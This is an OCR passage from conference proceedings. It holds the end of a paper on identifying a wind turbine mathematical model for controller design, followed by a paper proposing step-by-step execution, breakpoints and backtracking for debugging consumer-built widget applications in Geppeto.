Forces causing tower deformation are the result of the loads on rotor blades and the blade deformations. Since blade loads can be calculated from blade deformations $q_{bl,i}$, forces causing tower deformations can be expressed only with blade deformations, blade pitch angles and wind speed.

Because of rotation of the wind turbine rotor, both blade loads and deformations have different influence on the tower, depending on blade azimuth position ϑ. Since influence of each blade on the wind turbine tower changes periodically, it can be modelled with sine and cosine functions. To this end, it is convenient to use d-q transormation:

$$T_\vartheta = \frac{2}{3} \begin{bmatrix} \frac{1}{2} & \frac{1}{2} & \frac{1}{2} \\ \cos(\vartheta) & \cos\left(\vartheta + \frac{2\pi}{3}\right) & \cos\left(\vartheta + \frac{4\pi}{3}\right) \\ \sin(\vartheta) & \sin\left(\vartheta + \frac{2\pi}{3}\right) & \sin\left(\vartheta + \frac{4\pi}{3}\right) \end{bmatrix}. \tag{10}$$

So instead of using actual values for blade deformations, pitch angles and wind speed on each blade, its values in d-q coordinate system are used:

$$\beta_{dq} = \begin{bmatrix} \beta_0 \\ \beta_d \\ \beta_q \end{bmatrix} = T_\vartheta \begin{bmatrix} \beta_1 \\ \beta_2 \\ \beta_3 \end{bmatrix}, \tag{11}$$

$$v_{w,dq} = \begin{bmatrix} v_{w,0} \\ v_{w,d} \\ v_{w,q} \end{bmatrix} = T_\vartheta \begin{bmatrix} v_{w,1} \\ v_{w,2} \\ v_{w,3} \end{bmatrix}. \tag{12}$$

In the same way, vector describing blade deformations in d-q coordinate system $q_{bl,dq}$ can also be calculated.

Now, forces causing tower deformations can be expressed as:

$$M_t^{-1}\tilde{F}_t = B_t \begin{bmatrix} q_{bl,dq} \\ \beta_{dq} \\ v_{w,dq} \end{bmatrix}. \tag{13}$$

To obtain tower mathematical model, matrices $-M_t^{-1}D_t$, $-M_t^{-1}C_t$ and B_t have to be identified. Identification is carried out similarly to the identification of the blade mathematical model.

To model tower deformations, only one mode of motion is chosen both for x-axis and for y-axis of the tower coordinate system:

$$q_t = \begin{bmatrix} x_t \\ y_t \end{bmatrix}. \tag{14}$$

First, model matrices are identified using data obtained with constant wind speed, and then the model is augmented with wind speed, as it is described in Section IV.

VI. Identification of rotor speed mathematical model

Wind turbine observed in this paper has direct transmission between rotor and generator and the drive train can be considered rigid. Therefore, very simple mathematical model can be used to describe the rotation of the rotor: Obviously, if one wishes to model drive train flexibility, proposed mathematical model should be augmented with additional states.

The aerodynamic torque that causes wind turbine rotation can be expressed by the loads on the rotor blades, therefore blade pitch angles and wind speed are chosen as model inputs. Also, tower top speed $\dot{x}_t$ is chosen as model input because it directly influences relative wind speed on the wind turbine (e.g. if the wind nacelle is moving into the wind, relative wind speed on the rotor increases and vice-versa). The following rotor speed mathematical model is used:

$$J_t\dot{\omega} = A_\omega\omega + B_\omega \begin{bmatrix} \dot{x}_t \\ \beta_{dq} \\ v_{w,dq} \end{bmatrix}, \tag{15}$$

where A_ω and B_ω are model matrices of appropriate dimensions. Note, that wind turbine mathematical model in this paper is identified only for high wind speeds. In that region, generator torque is typically kept constant and because of that it is omitted from the identification.

VII. Complete wind turbine mathematical model

Submodels described in previous sections are merged into single wind turbine mathematical model with variable parameters:

$$\dot{x}(t) = A(\vartheta)x(t) + B(\vartheta)u(t), \tag{16}$$
$$y(t) = C(\vartheta)x(t) + D(\vartheta)u(t), \tag{17}$$
$$\dot{\vartheta} = \omega. \tag{18}$$

Model matrices have variable parameters due to the d-q transformation used for identification of certain submodels. It can be easily shown that variable model matrices can be expressed as:

$$A(\vartheta) = A_0 + A_{cos}\cos\vartheta + A_{sin}\sin\vartheta, \tag{19}$$
$$B(\vartheta) = B_0 + B_{cos}\cos\vartheta + B_{sin}\sin\vartheta, \tag{20}$$
$$C(\vartheta) = C_0 + C_{cos}\cos\vartheta + C_{sin}\sin\vartheta, \tag{21}$$
$$D(\vartheta) = D_0 + D_{cos}\cos\vartheta + D_{sin}\sin\vartheta, \tag{22}$$

where all matrices on the right side of the equations are constant.

State vector x consists of the following states:

- position of each blade tip along x-axis and y-axis of the blade coordinate systems, $x_{bl,i}$ and $y_{bl,i}$, $i = 1, 2, 3$;
- velocity of each blade tip along x-axis and y-axis of the blade coordinate systems, $\dot{x}_{bl,i}$ and $\dot{y}_{bl,i}$, $i = 1, 2, 3$;
- position of the tower top along x-axis and y-axis of the tower coordinate system, x_t and y_t;
- velocity of the tower top along x-axis and y-axis of the tower coordinate system, $\dot{x}_t$ and $\dot{y}_t$;
- rotor speed, ω;
- pitch angle and pitch velocity of each blade, β_i and $\dot{\beta}_i$, $i = 1, 2, 3$.

Therefore the identified model has 23 states in total:

$$x = \begin{bmatrix} q_{bl,1} \\ q_{bl,2} \\ q_{bl,3} \\ q_t \\ \omega \\ \beta_v \\ \dot{\beta}_v \end{bmatrix}, \tag{23}$$

where $\beta_v = \begin{bmatrix} \beta_1 & \beta_2 & \beta_3 \end{bmatrix}^T$ is the vector containing pitch angles of the each blade.

Input vector of the identified wind turbine mathematical model comprises of blade pitch reference signals $\beta_{r,i}$ and effective wind speed on each blade $v_{w,i}$:

$$u = \begin{bmatrix} \beta_{r,1} \\ \beta_{r,2} \\ \beta_{r,3} \\ v_{w,1} \\ v_{w,2} \\ v_{w,3} \end{bmatrix}. \tag{24}$$

Loads in the root of the blades are chosen as model output y.

A. Blade pitch servo

For the completeness of the wind turbine mathematical model, blade pitch servo system is described in this Subsection. Pitching of rotor blades is important for wind turbine control and safety system, so blade pitch servo system is significant part of wind turbine mathematical model. Typically, blade pitch servo system has pitch speed limitations and if they are to be accounted for while designing wind turbine controller, it is necessary to have good model of blade pitch servo system.

In this paper, blade pitch servo mathematical model is assumed to be known in advance, i.e. it is not identified. But, since blade pitch servo model does not depend on wind speed, it can be easily identified by using PRBS as blade pitch reference and recording actual blade pitch angle. Typically the same blade pitch servo model can be used for each rotor blade.

In this paper, the following second order blade pitch servo mathematical model is used:

$$\begin{bmatrix} \dot{\beta}_i \\ \ddot{\beta}_i \end{bmatrix} = \begin{bmatrix} 0 & 1 \\ -100 & -20 \end{bmatrix} \begin{bmatrix} \beta_i \\ \dot{\beta}_i \end{bmatrix} + \begin{bmatrix} 0 \\ 100 \end{bmatrix} \beta_{r,i}. \tag{25}$$

B. Model Validation

Model validation is carried out using data recorded when wind turbine is excited both with blade pitch angle and wind speed changes (see Subsection III-C). To show a good match between identified model and validation data, several wind turbine responses are shown.

First, rotor speed response is shown in Fig. 3. Obvoiusly, a good match between identified wind turbine mathematical model and GH Bladed can be observed. Note that accurate rotor speed response is important because parameter variations of the model matrices depend on rotor speed (see (18)).

In Fig. 4, deformations of the tower and the first blade are shown. Again, a good match between identified wind turbine model and GH Bladed can be observed. It is important to note that tower deformation represents the nonrotating part of wind turbine, while blade deflection represents the rotating part of the wind turbine. Therefore, the identified model describes wind turbine dynamics well both for rotating and nonrorating parts of wind turbine.

Lastly, to show that blade loads are modelled well in identified wind turbine mathematical model, blade out of rotor plane bending moment is shown in Fig. 5.

Obviously, it can be concluded that identified wind turbine mathematical model describes wind turbine behaviour well and it can be used for designing of advanced controllers for load




Fig. 3. Validation of identified wind turbine mathematical model – rotor speed response.




Fig. 4. Validation of identified wind turbine mathematical model – deformations of the first blade and the tower.




Fig. 5. Validation of identified wind turbine mathematical model – out of plane bending moment of the first blade.

reduction or for reduction of structural oscillations. Because of its simple form (linear model with varying parameters) it can be easily used for control system design.

VIII. Conclusion

Accurate wind turbine mathematical models are well documented in the literature, but due to aerodynamic effects on wind turbine blades, they are typically too complex to be used for control system design. In this paper, much simpler wind turbine mathematical model is derived. Such mathematical model is suitable for control system design, but it also models wind turbine structural deformations and loads accurately.

First, basic wind turbine physics are described. Based on the described wind turbine physics, several identification experiments are carried out in GH Bladed. Wind turbine is divided into submodels and identification of each submodel is described in the paper. At the end, identified submodels are merged into single wind turbine mathematical model and validated using measurements from GH Bladed.

Validation results show a good match between identified wind turbine mathematical model and GH Bladed – both for rotating and nonrotating wind turbine components. Furthermore, the identified wind turbine mathematical model describes structural deformations and loads well, which is essential for advanced controller design. Since the identified model has simple form (linear model with varying parameters), it can be concluded that it is suitable for design of advanced control algorithms.

Acknowledgements

This research has been financially supported by the Ministry of Science, Education and Sports of the Republic of Croatia under grant No 036-0361621-3012 and by Končar – Electrical Engineering Institute. This support is gratefully acknowledged.

References

[1] European Wind Energy Association, “Wind in power: 2010 European statistics,” 2011.
[2] European Environment Agency, “Europe’s onshore and offshore wind energy potential,” 2009.
[3] European Renewable Energy Council, “Re-thinking 2050: A 100% renewable energy vision for the European Union,” 2010.
[4] E. Hau, *Wind Turbines: Fundamentals, Technologies, Application, Economics*, 2nd ed. Springer, 2006.
[5] E. A. Bossanyi, “Individual blade pitch control for load reduction,” *Wind Energy*, vol. 6, no. 2, pp. 119–128, 2003.
[6] W. Leithead and S. Dominguez, “Controller design for the cancellation of the tower fore-aft mode in a wind turbine,” in *Decision and Control, 2005 and 2005 European Control Conference. CDC-ECC ’05. 44th IEEE Conference on*, December 2005, pp. 1276 – 1281.
[7] T. Burton, D. Sharpe, N. Jankings, and E. Bossanyi, *Wind Energy Handbook*. John Wiley & Sons, 2001.
[8] M. Jelavić and N. Perić, “Wind turbine control for highly turbulent winds.” *Automatika – Journal for Control, Measurement, Electronics, Computing and Communications*, vol. 50, no. 3-4, pp. 135–151, 2009.
[9] V. Petrović, M. Jelavić, and N. Perić, “Identification of wind turbine model for individual pitch controller design,” in *International Universities Power Energy Conference*, Padova, Italy, Semptember 2008.
[10] Germanischer Lloyd, “Rules and Guidelines IV: Industrial Services, Part I – Guideline for the Certification of Wind Turbines,” 2003.
[11] M. Jelavić, V. Petrović, and N. Perić, “Individual pitch control of wind turbine based on loads estimation,” in *Annual Conference of the IEEE Industrial Electronics Society*, Orlando, USA, November 2008.
[12] E. A. Bossanyi, “GH Bladed – Theory Manual, Version 3.81,” Garrad Hassan, Tech. Rep. 282/BR/009, November 2008.
[13] L. Ljung, *System Identification: Theory for the User*. Prentice Hall PTR.

Debugging in consumer-programming oriented environments

Zvonimir Pavlic*, Tomislav Lugaric** and Marin Silic *
* University of Zagreb, Faculty of Electrical Engineering and Computing, Croatia
Consumer Computing Laboratory, Zagreb, Croatia
**Laboratory for Underwater Systems and Technologies
zvonimir.pavlic@fer.hr

Abstract - Computer consumers are the largest group of computer users, many of which are highly creative and experts in their area. Despite the fact they have no formal education in computer programming, they want to express their creativity and develop their own applications which will satisfy their needs. Nowadays, consumers can build their own personalized software artifacts using Geppeto (Widget Parallel Programming Tool) by building personalized workflows and dataflows over widgets, small standalone Web applications. However, computer consumers are prone to making mistakes while programming, which results in bugs in their applications. Consumers require assistance of skilled programmers in order to build dependable and error-free applications. This paper discusses new debugging methods based on professional debugging techniques, which will be understandable to average consumer. These methods will allow consumers controlled execution of their applications in order to find and remove bugs. Methods described in this paper are suitable for debugging consumer applications in a widget-oriented consumer programming environment like Geppeto, and include animated step-by-step execution of the consumer's application, adding breakpoints within widget composition and introducing interactive backtracking in order to detect erroneous widget.

I. INTRODUCTION

Computer consumers are the widest group of computer users, which have no formal education in computer programming [1,2]. Many of them are highly creative and experts in their area of interest. They are keen to use professional and personalized applications which satisfy their requirements by their functionality and ease of use. In order to achieve the best quality of experience, as well as express their creativity, consumers build their own applications out of predefined software components made by professionals.

The most common form of software artifacts suitable for consumer's usage are World Wide Web applications [1]. Widgets are small standalone applications displayed in a Web browser. Widgets are equipped with graphical user interface for the interaction with the background process, which is usually a Web based source.

Consumers select a set of widgets relevant to their field of interest and build personalized data flows between widgets by interconnecting their graphical user interfaces. In order to develop complex personalized applications, consumers have to manually interact with multiple widgets, which is impractical. Consumers can use Geppeto (*Widget Parallel Programming Tool*), for automating widget interconnection [1,2,3,4]. Geppeto is a consumer-oriented framework for building workflows of consumer's applications, developed at the University of Zagreb, Faculty of Electrical Engineering and Computing (FER). Applications are built by using widgets as building blocks.

Lacking sufficient education, average consumers, unlike the professional programmers, do not understand the main concepts of programming crucial for development of new applications. Therefore, consumers are prone to making mistakes in their application, even more than the professional programmers, introducing bugs and errors in their applications. While professional programmers have many debugging tools and methods available, none of them are suitable for consumers and their level of knowledge.

This paper discusses new debugging methods based on professional debugging techniques which will be understandable to the average consumer.

The paper is organized as follows. Debugging methods available in professional programming environments are described in Section 2. Section 3 provides an overview of existing debugging methods in various consumer and end-user oriented systems. Section 4 proposes new debugging methods applicable to widget-oriented consumer programming environment. Section 5 gives a short example of consumer's debugging.

II. DEBUGGING

The programming process is divisible into several principal stages: formulate problem, generate plan, code, debug, and verify [5]. Programmers, even most experienced ones, write programs that contain errors. The first indication that a program is incorrect is usually an externally visible symptom, such the wrong value being printed or the system encountering a fatal problem. This externally visible symptom is called a *failure*. A failure is caused by an erroneous internal state (called an *error*) of the program. This error could be an incorrect value for a variable or the program executing in the wrong place. An error state is usually preceded by another error state. This chain of errors can be followed back to the cause. The

cause of the initial error is an algorithmic fault in the program. In debugging, these faults are called *bugs* [6].

Debugging is the process of identifying the root cause of an error and correcting it [7].It contrasts with testing, which is the process of detecting the error initially. Debugging is a difficult job because the programmer has little guidance in locating the bugs. To locate a bug that caused an error, the programmer must think about the causal relationships between events in a program's execution. There is usually an interval between the time when a bug first affects the program behavior and when the programmer notices an error caused by the bug. This interval makes it difficult for the programmer to locate the bug. On some projects, debugging occupies as much as 50 percent of the total development time. For most programmers, debugging is the hardest part of programming [5].

Debugging is a process that has several important and unavoidable steps. First step is to reproduce an error by bringing the program into a previously encountered erroneous state. This task can be very demanding, because some programs do not have reproducible and deterministic behavior, such as highly parallel programs. After the bug is reproduced, the input of the program may need to be simplified to make it easier to debug. This simplification can be done by using divide-and-conquer approach. Programmers than use different debugging techniques to determine the location of the bug [8].

Tracing is debugging technique of watching (live or recorded) trace statements, or print statements that indicate the flow of process execution. Remote debugging is the process of debugging a program running on a system different than the debugger. Post-mortem debugging is debugging of the program after it has already crashed. Related techniques often include various tracing techniques and/or analysis of memory dump of the crashed process. The dump of the process could be obtained automatically by the system or by a programmer-inserted instruction [8].

Modern integrated development tools provide developers with debuggers – specialized tools used in debugging process. Debuggers are used to examine program states, to control execution of a program and to track down the origin of the problem in the code. During debugging, it is very important to change one thing at a time, and to keep an audit trail of changes made in the code. After the bug has been removed from the code, the program has to be tested again, in order to prevent new bugs inserted in the code during the debugging.

III. DEBUGGING IN CONSUMER-ORIENTED PROGRAMMING

Consumer-oriented paradigm has become the most common form of programming in use today [9], but there has been little investigation into the dependability of the programs that consumers create. This is problematic because the dependability of these programs can be very important. Errors in consumer applications, such as formula errors in spreadsheets, have cost millions of dollars [10]. This problem has been recognized and some solutions have been proposed.

"*Interrogative debugging*" technique has been presented for the event-based programming environment Alice. Consumers pose questions in the form of *"Why did…"* or *"Why didn't…"* that the system answers by displaying visualizations of the program. This work builds on their model of programming errors [11], which classifies errors and their causes. Other strategies are *statistical outlier finding* [12] and *anomaly detection* [13], which use statistical analysis and interactive techniques to direct consumer programmers' attention to potentially problematic areas during automation tasks.

Since the spreadsheet paradigm is very popular amongst consumers considerable efforts nave been put into work supporting program comprehension and debugging by end users in the spreadsheet paradigm. This includes devices to aid spreadsheet users in dataflow visualization and editing tasks. Similar groups of cells are recognized and shaded based upon formula similarity, and are then connected with arrows to show dataflow. This technique builds upon the Arrow Tool, a dataflow visualization device [14].

In What You See Is What You Test (WYSIWYT) methodology [9, 15], consumer can test a spreadsheet incrementally as it is being developed by simply validating any value as correct at any point in the process. Behind the scenes, these validations are used to measure the quality of testing in terms of a test-adequacy criterion. These measurements are then projected to the user via several different visual devices, to help them direct their testing activities.

Consumer mashup programming tools, like Marmite and Vegemite, implement execution control elements, which can help consumer in the debugging process [16, 17, 18]. Every mashup element has start, stop and play buttons, which consumer can use in controlling the workflow of his mashup. Additionally, Marmite and Vegemite have separate window where consumer can see the data set changes after applying each building block, and therefore observe dependencies between data and control flow.

Study of cognitive processes during debugging revealed that debuggers for consumer programmers should have the following features [9,19]:

- Animated view of execution
- Display of action data correlated with focus in the action history
- Incrementally-generated history of action execution
- Access from action values to the action history that processed them
- Access from action history to the corresponding action data

IV. DEBUGGING IN WIDGET-ORIENTED CONSUMER PROGRAMMING ENVIRONMENT

In widget-oriented consumer programming environment like Geppeto, consumers create their own personalized widgets by combining previously developed



Fig. 1. Controller

widgets into one composite widget [2]. Consumer can choose the set of widgets which provides the required set of functionalities for consumer application. Widgets are loaded into Geppeto container by entering widget's URL into container interface [3]. These widgets are considered source widgets for the composite widget. After loading the chosen widgets, consumer adds a programmable widget to container.

Programming in Geppeto consists of two steps: defining the user interface of consumer's composite widget and defining the composite widgets logic by building a personalized data flow through selected widgets [20].

Designing the user interface of a composite widget is done by adding graphical user elements from one or more other widgets that consumer has chosen as source widgets. Adding elements is done via the right click menu which can be brought up when the mouse pointer is over a user interface element.

When programming the data flow and the logic behind the composite widget, actions are specified using the right-click menu. Defining a sequence of actions is done by selecting "When clicked" action on an element. Actions of source widgets are defined by option "click" done on action buttons of source widget. Consumer can use input elements to type in text. Communication between source widgets is done by copying output of one widget and pasting it to input of another widget. All sequences the user generates can be viewed and reorganized in a table which is stored together with the generated composite widget.

Consumers understand the level of abstraction of graphical user interfaces and data flows, as well as the concept of widgets and widgets composition. Therefore, debugging tools should be exposed to consumers as widgets as well.

Figure 1 shows the *"Controller"* widget. It enables controlled execution of consumer's application through an animated step-by-step execution. When clicked on the *"Add Watch"* button, a drop down menu is displayed, where consumer can choose between several composite gadgets loaded in the container. Consumer can enter how many actions in a sequence will represent one step of the controller. The *"Play"* button executes one step. Sequence of actions is animated by highlighting the GUI element of the source gadget which is the object of the current action. Consumer can now observe the correlation between data changes and actions that processes that data in a controlled environment,.

Figure 2 shows the *"Debugger"* widget. By clicking on the *"Add Break"* button, consumer can add a breakpoint in the composite widget control flow. A table of actions is displayed, where consumer can choose one action and add a breakpoint after it. After defining a breakpoint, a new gadget, *"Breakpoint"*, shown on Figure 3, is inserted into the consumer application. GUI of the *"Breakpoint"* widget is defined by the GUI element of the source widget affected by the action following the breakpoint. In addition, the *"Play"* button is added, so that consumer can continue execution of his application after the breakpoint.

By clicking on the *"Trace"* button of the *"Debugger"* widget, a table of actions is shown. Consumer can backtrack an erroneous widget by building dependencies between widgets. Consumer can grade each output value of a widget as correct one (√) or incorrect one (X). When an output of a widget is marked as incorrect, the system automatically highlights widgets responsible for calculation of the incorrect value, like the widgets that give input values to the observed widget. This interactive process helps the consumer to concentrate only on widgets that can possibly be faulty, and guides him through the debugging process.

V. CONSUMER DEBUGGING EXAMPLE

This section describes the simple consumer-programmed application, where previously described debugging techniques will be demonstrated. The goal of this application is to sum two numbers, *A* and *B*.




Fig. 2. Debugger




Fig. 3.Breakpoint




Fig.4. Consumer application

Consumer selects source widgets, *"Fetch A"*, *"Fetch B"* and *"Sum"* and loads them into the container. Consumer than creates a programmable composite "TouchMe" widget called *"Add"* and defines widget's GUI and behavior using Geppeto. Graphical user interface (GUI) of the composite widget is defined. Consumer adds the *"+"* button from the *"Sum"* widget (i) and the textbox element from the *"Fetch A"* widget (ii).

To build the workflow logic, the consumer selects *"+"* button at the composite widget and defines set of actions after selecting *"When Clicked"* option in the Geppeto drop-down menu (1). Consumer clicks on the *"Fetch A"* button of the *"Fetch A"* widget in order to fetch value of variable *A* (2). He copies value of variable *A* to the first input field of the widget *"Sum"* (3). Then he clicks on the *"Fetch B"* button of the *"Fetch B"* widget to get the value of variable *B* (4) and copies it to the second input field of the *"Sum"* widget (5). After clicking on the *"+"* button, the value *A+B* is displayed in the output field of the *"Sum"* widget (6). The consumer copies that value from the "Sum" widget to the output data field of the composite "Add" widget (7). The table of consumer-programmed actions that define data and control flow of the composite widget can be seen in Table 1.

TABLE 1. TABLE OF ACTIONS

Click fetchA @ fetchA
Copy A @ FetchA to A @ Sum
Click fetchB @ fetchB
Copy B @ FetchB to B @ Sum
Click + @ Sum
Copy S @ Sum to res @ Add

In order to control the execution of his application, consumer adds new widget, *"Controller"* to his application. The Consumer than adds watch to the composite "Add" widget via the user interface of the *"Controller"* widget, and sets the step on 1 action.

When consumer clicks on the play button, the first action will be executed. Controller widget will click on the *"Fetch A"* button on the *"Fetch A"* widget, which will be highlighted (1). After the second click on the play button, the output box of the *"Fetch A"* widget and the first input box of the *"Sum"* widget will be highlighted (2), and the value of variable A will be copied from widget *"Fetch A"* into the widget *"Sum"* (3). On the following consumer's clicks on the *"Play"* button, actions (4) to (7) from the table of actions will be executed respectively with highlighting of the affected graphical user interface elements.

To add a breakpoint in his application, the consumer uses a *"Debugger"* widget, displayed in the Figure 5. When clicked on *"Add Break"* button, a table of actions is displayed (i). The consumer can see list of actions and chooses to add a breakpoint after the first action (ii). After defining a breakpoint via the *"Add Break"* button, a new gadget, *"Breakpoint"* is inserted into the consumer application. GUI of the *"Breakpoint"* widget consists of the input field of the "Sum" which is the destination of copy action where breakpoint was added (iii).





Fig. 5. Adding breakpoint



Action	Corr	Data	
Click fetchA @ fetchA	?	-7	
Copy A @ FetchA to A @ Sum	✗		(6)
Click fetchB @ fetchB	✓	3	(5)
Copy B @ FetchB to B @ Sum	?		
Click + @ Sum	✗	-4	(3)
Copy S @ Sum to res @ Add	✗	-4	(1)

Fig. 6. Backtrtacking erroneous widget

Now, the consumer starts his application by clicking on the *"Add"* button of composite *"Add"* widget. Actions will be executed sequentially as displayed in the table of actions until the action (2) is finished. Action (3a) will copy the value from widget *"Fetch A"* into the textbox of *"Breakpoint"* widget and the execution will be halted. Consumer can now see the values of his data sets after actions prior to break point. After clicking on the *"Play"* button (3b), value from breakpoint widget will be copied into the first input field of the *"Sum"* widget (3c). The execution will continue from action (4) until the last action in the table of actions.

In case the consumer's application didn't produce the expected result, consumer must find out which widget from his composition is responsible for that error, in order to debug his application. The *"Trace"* option of the *"Debugger"* widget can be used backtrack an erroneous widget by examining correlations between widget actions and data set changes. Tracing is shown in Figure 6.

The consumer detected that his application, composite widget *"Add"* produces the wrong result. Variable A and B should be positive, yet the result of their summation is negative. The consumer marks the output value of the *"Add"* widget as incorrect, *"X"* (1). The debugger automatically selects the widget *"Sum"*, that is responsible for the output of widget *"Add"* (2). The consumer now examines actions of widget *"Sum"*. Addition is marked as incorrect, *"X"*, (3). The debugger selects widgets "Fetch A" and *"Fetch B"* which provides an input values to *"Sum"* widget (4). The consumer examines action of selected widgets. He marks action at *"Fetch B"* as correct *"√"* (5), and action at *"Fetch A"* as incorrect *"X"* (6). Therefore, the bug has been detected, and the widget *"Fetch A"* is labeled as faulty. The consumer must reprogram his application, and replace the faulty widget *"Fetch A"* with the correct one.

VI. CONCLUSION

This article addresses the problem of debugging in the consumer-programming oriented environments. Consumers are prone to making mistakes in their applications, and need assistance of experienced programmers in order to write reliable software. However, because consumers are different from professional programmers in background, motivation, and interest, their needs cannot be addressed by simply repackaging techniques and tools developed for professional software engineers. Debugging methods available to professional programmers are not suitable for consumers, since they do not have necessary knowledge of programming process.

New debugging methods based on professional debugging methods are proposed, that are appropriate to average consumers and that will motivate them to debug their applications. These methods are designed for debugging consumer applications in a widget-oriented consumer programming environment, and include animated step-by-step execution of the consumer's application, adding breakpoints and interactive detecting erroneous widget.

ACKNOWLEGMENT

The authors acknowledge the support of the Ministry of Science, Education, and Sports of the Republic of Croatia through research project „Computing Environments for Ubiquitous Distributed Systems" (036-0362980-1921) as well as Google, Inc. for the Google Research Award project "End-User Tool for Widget Composition" and "CURE – Developing Croatian Underwater Robotics Research Potential" SP-4 Capacities (call FP7–REGPOT–2008–1) under Grant Agreement Number: 229553. Furthermore, many thanks to Sinisa Srbljic, Miroslav Popovic and Dejan Skvorc from Faculty

of Electrical Engineering and Computing at University of Zagreb for their help with preparing this manuscript.

REFERENCES

[1] Škvorc, D.; Programiranje prilagođeno potrošaču, PhD thesis, University of Zagreb, Faculty of Electrical Engineering and Computing

